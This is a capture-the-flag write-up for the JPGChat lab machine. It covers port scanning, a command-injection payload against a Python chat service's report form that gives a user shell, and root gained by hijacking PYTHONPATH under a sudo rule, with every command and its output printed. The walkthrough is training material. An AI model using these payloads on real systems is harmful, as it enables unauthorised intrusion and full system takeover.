JPGChat

By Praveen Kumar Sharma

For me IP of the machine is : 10.10.210.229
Lets try pinging it :

```
ping 10.10.210.229 -c 5
```

```
PING 10.10.210.229 (10.10.210.229) 56(84) bytes of data.
64 bytes from 10.10.210.229: icmp_seq=1 ttl=60 time=160 ms
64 bytes from 10.10.210.229: icmp_seq=2 ttl=60 time=162 ms
64 bytes from 10.10.210.229: icmp_seq=3 ttl=60 time=179 ms
64 bytes from 10.10.210.229: icmp_seq=4 ttl=60 time=182 ms
64 bytes from 10.10.210.229: icmp_seq=5 ttl=60 time=256 ms

--- 10.10.210.229 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 160.274/187.745/255.855/35.178 ms
```

Lets do some port scanning

Port Scanning :

All Port Scan :

```
rustscan -a 10.10.210.229 --ulimit 5000
```

```
rustscan -a 10.10.210.229 --ulimit 5000

.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
-----------------------------------------
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Port scanning: Because every port has a story to tell.

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.210.229:22
Open 10.10.210.229:3000
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-15 18:40 IST
Initiating Ping Scan at 18:40
Scanning 10.10.210.229 [2 ports]
Completed Ping Scan at 18:40, 0.16s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:40
Completed Parallel DNS resolution of 1 host. at 18:40, 2.64s elapsed
DNS resolution of 1 IPs took 2.64s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 2, CN: 0]
Initiating Connect Scan at 18:40
Scanning 10.10.210.229 [2 ports]
Discovered open port 22/tcp on 10.10.210.229
Discovered open port 3000/tcp on 10.10.210.229
Completed Connect Scan at 18:40, 0.16s elapsed (2 total ports)
Nmap scan report for 10.10.210.229
Host is up, received conn-refused (0.16s latency).
Scanned at 2024-09-15 18:40:23 IST for 0s

PORT     STATE SERVICE REASON
22/tcp   open  ssh     syn-ack
3000/tcp open  ppp     syn-ack

Read data files from: /usr/bin/../share/nmap
```

Open ports

```
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack
3000/tcp open ppp syn-ack
```

Lets try an aggressive scan on these

```
nmap -sC -sV -A -T5 -n -Pn -p 22,3000 10.10.210.229 -o aggressiveScan.txt
```

```
nmap -sC -sV -A -T5 -n -Pn -p 22,3000 10.10.210.229 -o aggressiveScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-15 18:42 IST
Nmap scan report for 10.10.210.229
Host is up (0.18s latency).

PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 fe:cc:3e:20:3f:a2:f8:09:6f:2c:a3:af:fa:32:9c:94 (RSA)
|   256 e8:18:0c:ad:d0:63:5f:9d:bd:b7:84:b8:ab:7e:d1:97 (ECDSA)
|_  256 82:1d:6b:ab:2d:04:d5:0b:7a:9b:ee:f4:64:b5:7f:64 (ED25519)
3000/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.12 seconds
```

So tcp-wrapped usually means that we can access this using `nc` from the command line itself

---

Gaining Access :

Lets try now to access it through `netcat`

```
nc 10.10.210.229 3000

Welcome to JPChat
the source code of this service can be found at our admin's github
MESSAGE USAGE: use [MESSAGE] to message the (currently) only channel
REPORT USAGE: use [REPORT] to report someone to the admins (with proof)
```


Lets put in this `[MESSAGE]` first

```
nc 10.10.210.229 3000

Welcome to JPChat
the source code of this service can be found at our admin's github
MESSAGE USAGE: use [MESSAGE] to message the (currently) only channel
REPORT USAGE: use [REPORT] to report someone to the admins (with proof)
[MESSAGE]
There are currently 0 other users logged in
[MESSAGE]: Hello
[MESSAGE]:
```

Nothing happens here lets quit this session and try the `[REPORT]` now

```
nc 10.10.210.229 3000

Welcome to JPChat
the source code of this service can be found at our admin's github
MESSAGE USAGE: use [MESSAGE] to message the (currently) only channel
REPORT USAGE: use [REPORT] to report someone to the admins (with proof)
[REPORT]
this report will be read by Mozzie-jpg
your name:
```

Lets search this what this is



Found this lets see this what this is
There is a python script in this lets see this

JPChat / jpchat.py

Mozzie-jpg Added JPChat source code

Code | Blame | 31 lines (23 loc) · 892 Bytes

```
1   #!/usr/bin/env python3
2
3   import os
4
5   print ('Welcome to JPChat')
6   print ('the source code of this service can be found at our admin\'s github')
7
8   def report_form():
9
10          print ('this report will be read by Mozzie-jpg')
11          your_name = input('your name:\n')
12          report_text = input('your report:\n')
13          os.system("bash -c 'echo %s > /opt/jpchat/logs/report.txt'" % your_name)
14          os.system("bash -c 'echo %s >> /opt/jpchat/logs/report.txt'" % report_text)
15
16  def chatting_service():
17
18          print ('MESSAGE USAGE: use [MESSAGE] to message the (currently) only channel')
19          print ('REPORT USAGE: use [REPORT] to report someone to the admins (with proof)')
20          message = input('')
21
22          if message == '[REPORT]':
23                  report_form()
24          if message == '[MESSAGE]':
25                  print ('There are currently 0 other users logged in')
26                  while True:
27                          message2 = input('[MESSAGE]: ')
28                          if message2 == '[REPORT]':
29                                  report_form()
30
31  chatting_service()
```

Looks like the application we are using so look at the os.system commands here

```
os.system("bash -c 'echo %s > /opt/jpchat/logs/report.txt'" % your_name)
os.system("bash -c 'echo %s >> /opt/jpchat/logs/report.txt'" % report_text)
```

We can exploit this bash command here lets do it now

put in this when it ask for the report

```
pks';/bin/bash;echo '
```

```
nc 10.10.210.229 3000

Welcome to JPChat
the source code of this service can be found at our admin's github
MESSAGE USAGE: use [MESSAGE] to message the (currently) only channel
REPORT USAGE: use [REPORT] to report someone to the admins (with proof)
[REPORT]
this report will be read by Mozzie-jpg
your name:
pks
your report:
pks';/bin/bash;echo '
pks
id
uid=1001(wes) gid=1001(wes) groups=1001(wes)
```

got it lets upgrade this a bit

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
wes@ubuntu-xenial:/$ ls -al
ls -al
total 96
drwxr-xr-x  25 root root  4096 Sep 15 13:05 .
drwxr-xr-x  25 root root  4096 Sep 15 13:05 ..
drwxr-xr-x   2 root root  4096 Dec  2  2020 bin
drwxr-xr-x   3 root root  4096 Dec  2  2020 boot
drwxr-xr-x   2 root root  4096 Jan 15  2021 box_setup
drwxr-xr-x  16 root root  3560 Sep 15 13:04 dev
drwxr-xr-x  94 root root  4096 Jan 15  2021 etc
drwxr-xr-x   3 root root  4096 Jan 15  2021 home
lrwxrwxrwx   1 root root    33 Dec  2  2020 initrd.img -> boot/initrd.img-4.4.0-197-generic
lrwxrwxrwx   1 root root    33 Dec  2  2020 initrd.img.old -> boot/initrd.img-4.4.0-197-generic
drwxr-xr-x  22 root root  4096 Dec  2  2020 lib
drwxr-xr-x   2 root root  4096 Dec  2  2020 lib64
drwx------   2 root root 16384 Dec  2  2020 lost+found
drwxr-xr-x   2 root root  4096 Dec  2  2020 media
drwxr-xr-x   2 root root  4096 Dec  2  2020 mnt
drwxr-xr-x   4 root root  4096 Jan 15  2021 opt
dr-xr-xr-x 110 root root     0 Sep 15 13:04 proc
drwx------   3 root root  4096 Jan 15  2021 root
drwxr-xr-x  23 root root   880 Sep 15 13:17 run
drwxr-xr-x   2 root root  4096 Dec  2  2020 sbin
drwxr-xr-x   2 root root  4096 Jan 15  2021 snap
drwxr-xr-x   2 root root  4096 Dec  2  2020 srv
dr-xr-xr-x  13 root root     0 Sep 15 13:04 sys
drwxrwxrwt   7 root root  4096 Sep 15 13:17 tmp
drwxr-xr-x  10 root root  4096 Dec  2  2020 usr
drwxr-xr-x   2 root root  4096 Jan 15  2021 vagrant
drwxr-xr-x  13 root root  4096 Dec  2  2020 var
lrwxrwxrwx   1 root root    30 Dec  2  2020 vmlinuz -> boot/vmlinuz-4.4.0-197-generic
lrwxrwxrwx   1 root root    30 Dec  2  2020 vmlinuz.old -> boot/vmlinuz-4.4.0-197-generic
wes@ubuntu-xenial:/$
```

And here is your user.txt

```
wes@ubuntu-xenial:~$ ls -al
ls -al
total 24
drwxr-xr-x 2 wes  wes  4096 Jan 15  2021 .
drwxr-xr-x 3 root root 4096 Jan 15  2021 ..
-rw------- 1 wes  wes     0 Jan 15  2021 .bash_history
-rw-r--r-- 1 wes  wes   220 Aug 31  2015 .bash_logout
-rw-r--r-- 1 wes  wes  3771 Aug 31  2015 .bashrc
-rw-r--r-- 1 wes  wes   655 Jul 12  2019 .profile
-rw-r--r-- 1 root root   38 Jan 15  2021 user.txt
wes@ubuntu-xenial:~$
```

Vertical PrivEsc

Lets check the sudo permissions here

```
wes@ubuntu-xenial:~$ sudo -l
sudo -l
Matching Defaults entries for wes on ubuntu-xenial:
    mail_badpass, env_keep+=PYTHONPATH

User wes may run the following commands on ubuntu-xenial:
    (root) SETENV: NOPASSWD: /usr/bin/python3 /opt/development/test_module.py
wes@ubuntu-xenial:~$
```

So we can run this test_module here lets who owns this and whats in this

```
wes@ubuntu-xenial:~$ ls -al /opt/development/test_module.py
ls -al /opt/development/test_module.py
-rw-r--r-- 1 root root 93 Jan 15  2021 /opt/development/test_module.py
wes@ubuntu-xenial:~$ cat /opt/development/test_module.py
cat /opt/development/test_module.py
#!/usr/bin/env python3

from compare import *

print(compare.Str('hello', 'hello', 'hello'))
wes@ubuntu-xenial:~$
```

Seems pretty easy we can exploit this library here by changing the current PYTHONPATH of this lets do it then

```
wes@ubuntu-xenial:~$ cat > compare.py << EOF
cat > compare.py << EOF
> import os
import os
> os.system('/bin/bash')
os.system('/bin/bash')
> EOF
EOF
wes@ubuntu-xenial:~$ chmod +x compare.py
chmod +x compare.py
wes@ubuntu-xenial:~$ export PYTHONPATH=/home/wes
export PYTHONPATH=/home/wes
wes@ubuntu-xenial:~$ sudo /usr/bin/python3 /opt/development/test_module.py
sudo /usr/bin/python3 /opt/development/test_module.py
root@ubuntu-xenial:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu-xenial:~#
```

Here is all the commands if u need to copy em

```
print(compare.Str('hello', 'hello', 'hello'))
wes@ubuntu-xenial:~$ cat > compare.py << EOF
cat > compare.py << EOF
> import os
import os
> os.system('/bin/bash')
os.system('/bin/bash')
> EOF
EOF
wes@ubuntu-xenial:~$ chmod +x compare.py
chmod +x compare.py
wes@ubuntu-xenial:~$ export PYTHONPATH=/home/wes
export PYTHONPATH=/home/wes
wes@ubuntu-xenial:~$ sudo /usr/bin/python3 /opt/development/test_module.py
sudo /usr/bin/python3 /opt/development/test_module.py
root@ubuntu-xenial:~# id
id
uid=0(root) gid=0(root) groups=0(root)
```

Here is your root.txt

```
root@ubuntu-xenial:~# ls -al /root
ls -al /root
total 24
drwx------  3 root root 4096 Jan 15  2021 .
drwxr-xr-x 25 root root 4096 Sep 15 13:05 ..
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root  305 Jan 15  2021 root.txt
drwx------  2 root root 4096 Jan 15  2021 .ssh
root@ubuntu-xenial:~#
```

Thanks for reading :)